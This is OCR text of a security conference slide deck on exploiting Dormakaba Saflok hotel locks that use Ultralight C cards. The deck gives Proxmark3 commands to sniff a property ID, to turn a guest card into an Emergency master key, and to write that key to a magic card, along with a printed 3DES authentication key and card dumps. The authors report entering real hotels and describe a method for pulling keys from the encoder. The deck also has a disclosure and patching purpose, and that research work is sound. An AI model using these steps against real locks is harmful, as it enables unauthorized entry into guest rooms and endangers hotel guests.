
Proudly Made in LibreOffice

How to exploit ULC saflok




Exploiting this IRL


We went to multiple hotels using saflok and tested the current state of hotel security in the twin cities area



Finding Vulnerable Hotels

- You can almost always find the lock brand via google reviews
- All hotels we found used gen2 encoders/ULC (this had to be verified IRL)







Hotel Lock Wardriving!





Step 1: get property ID

- Sniff traffic of door reading card
  - Unlike mifare classic, ULC cards transmit all data in plaintext after key verification


- Get property ID from sniffed data
  - Alternate option, use hh6 to get property ID


```
30  22  12  AA                                                  |  ok | READBLOCK(34)
BF  C0  64  69  20  AD  4D  19  C7  C8  85  73  96  AD  0A  AE  BA  FF  |  ok |
72!                                                             |     |
04(3)                                                           |     |
8A  00  00  00  01  00  00  00  00  00  00  00  00  00  00  00  82  AC  |  ok |

[usb] pm3 --> hf saflok decode -d BFC0646920AD4D19C7C8857396AD0AAE8A
[+] Card Level: 0 (Guest Key)
[+] Card Type: 0
[+] Card ID: 2
[+] Opening Key: 2
[+] Lock ID: 9
[+] Property ID: 1
[+] Checksum: 0x36 (ok)
```



Getting Property ID with HH6

- Interrogate lock like normal
- Can see property number in logs





Step 2: encode card data

- Edit the saflok data like you would normally for the original unsaflok exploit
  - Create 17 bytes for resequencing card and emergency card using the property ID

```
[usb] pm3 --> hf saflok modify -d BFC0646920AD4D19C7C8857396AD0AAE8A --level 12

[=] --- Modified Card Data
[+] Encrypted Data: EBE5646920AD4D19C7C8857396ADC3AE8A
[usb] pm3 --> hf saflok decode -d EBE5646920AD4D19C7C8857396ADC3AE8A
[+] Card Level: 12 (Emergency)
```

Step 3: write data to card

- Write data to ULC cards
- The KDF is not public
- Take a known dump from the internet and edit that with your new data, since it will have working keys
- You can then write this to a magic ULC card or emulate with flipper/proxmark

```
[usb] pm3 --> hf mfu restore -f /home/josh/ultralight_home2.bin -k A48E5A24B49E3A9AB246BE701AF42EC6
[+] Loaded 248 bytes from binary file `/home/josh/ultralight_home2.bin`
[=] Restoring /home/josh/ultralight_home2.bin to card

[=] ------------------------------------
[=] block#   | data        |lck| ascii
[=] ---------+-------------+---+------
[=]   0/0x00 | 04 37 F3 48 |   | .7.H
[=]   1/0x01 | F2 C5 7B 80 |   | ..{.
[=]   2/0x02 | CC 48 00 00 |   | .H..
[=]   3/0x03 | 00 00 00 00 | 0 | ....
[=]   4/0x04 | 02 00 00 10 | 0 | ....
[=]   5/0x05 | 00 06 01 10 | 0 | ....
[=]   6/0x06 | 11 FF 00 00 | 0 | ....
[=]   7/0x07 | 00 00 00 00 | 0 | ....
[=]   8/0x08 | 00 00 00 00 | 0 | ....
[=]   9/0x09 | 00 00 00 00 | 0 | ....
[=]  30/0x1E | 00 00 00 00 | 0 | ....
[=]  31/0x1F | 00 00 00 00 | 0 | ....
[=]  32/0x20 | 00 00 00 00 | 0 | ....
[=]  33/0x21 | 00 00 00 00 | 0 | ....
[=]  34/0x22 | E9 C0 0E 56 | 0 | ...V
[=]  35/0x23 | C5 7A C6 A1 | 0 | .z..
[=]  36/0x24 | A2 E4 B4 75 | 0 | ...u
[=]  37/0x25 | 77 10 5F 0B | 0 | w._.
[=]  38/0x26 | 8A 00 00 00 | 0 | ....
[=]  39/0x27 | 01 00 00 00 | 0 | ....
[=]  40/0x28 | 00 00 00 00 | 0 | ....
[=]  41/0x29 | 00 00 00 00 | 0 | ....
[=]  42/0x2A | 04 00 00 00 | 0 | ....
[=]  43/0x2B | 00 00 00 00 | 0 | ....
[=]  44/0x2C | 9A 3A 9E B4 | 0 | .:..
[=]  45/0x2D | 24 5A 8E A4 | 0 | $Z..
[=]  46/0x2E | C6 2E F4 1A | 0 | ....
[=]  47/0x2F | 70 BE 46 B2 | 0 | p.F.
[=] ------------------------------------
```

hotels

```
{
  "Created": "proxmark3",
  "FileType": "mfc v2",
  "Card": {
```

Success!

- Two taps later and i'm in the pool!







Alternate Method

- Get keys from saflok encoder
- No need for emulation or multiple magic cards

1. Set uid on magic card to uid of the card you want keys for
2. Write to it with saflok encoder
3. Sniff traffic (hf 14a sniff)
4. Encoder will write keys in plaintext
5. Dump, edit, and rewrite emergency card to original card



44 to 47	2Ch to 2Fh	authentication key

```
| Rdr |A2  2D  24  5A  8E  A4  16  5B                    |  ok | WRITEBLOCK(45)

| Rdr |A2  2F  70  BE  46  B2  79  F1                    |  ok | WRITEBLOCK(47)

[usb] pm3 --> hf mfu cauth --key A48E5A24B49E3A9AB246BE701AF42EC6
[+] Authentication 3DES key... A48E5A24B49E3A9AB246BE701AF42EC6 ( ok )
```

The current state of saflok

- Good news: We only saw one facility using MFC, every other hotel had upgraded to ULC
- Bad news: Almost every hotel we visited that used ULC was using standard security and is therefore vulnerable
- It takes less than a minute from the time you plug into a lock with the hh6 to the time you can get a working key, even on ULC systems
- Good news: A working patch does exist even if most hotels haven't implemented it
- Vegas survey:
  - Went around the strip
  - Almost all properties have been fully patched
  - At least one still vulnerable
  - Delaying release of tool until after DEF CON
    - Giving them a little more time to patch their system


The bottom line

- Upgrading to ULC alone offers little security benefit over MFC cards
  - Unless using Enhanced Security

- **If you are not using “enhanced security” you are still vulnerable, even if you are using ULC**

- **Dormakaba does not make this clear enough**

- New buildings are installed with MIFARE Classic to this day
- Most hotels we saw that use ULC are still on standard security.
- People still don’t take security seriously (who knew?)
  - Discussed with many integrators at cons
    - This is an industry-wide problem
  - Cost cutting impacts security
  - Paying $10k+ for per-site keys which should be the standard



Going forward

- Possible future research
  - Saflok magstripe
  - HH6 reverse-engineering
  - Insecure Variable Keys on ULC

Want to learn more?

- We have a demo lab set up in the PSV!
  - You can mess around with a full working install (S6K, Encoder, HH6, Locks)
  - Or hit us up directly with questions
  - Look for the green shirts
- Iceman RFID Hacking Discord
  - https://discord.gg/iceman
  - Probably the best single resource for just about anything RFID

Questions?

noah@vadsec.com
josh@vadsec.com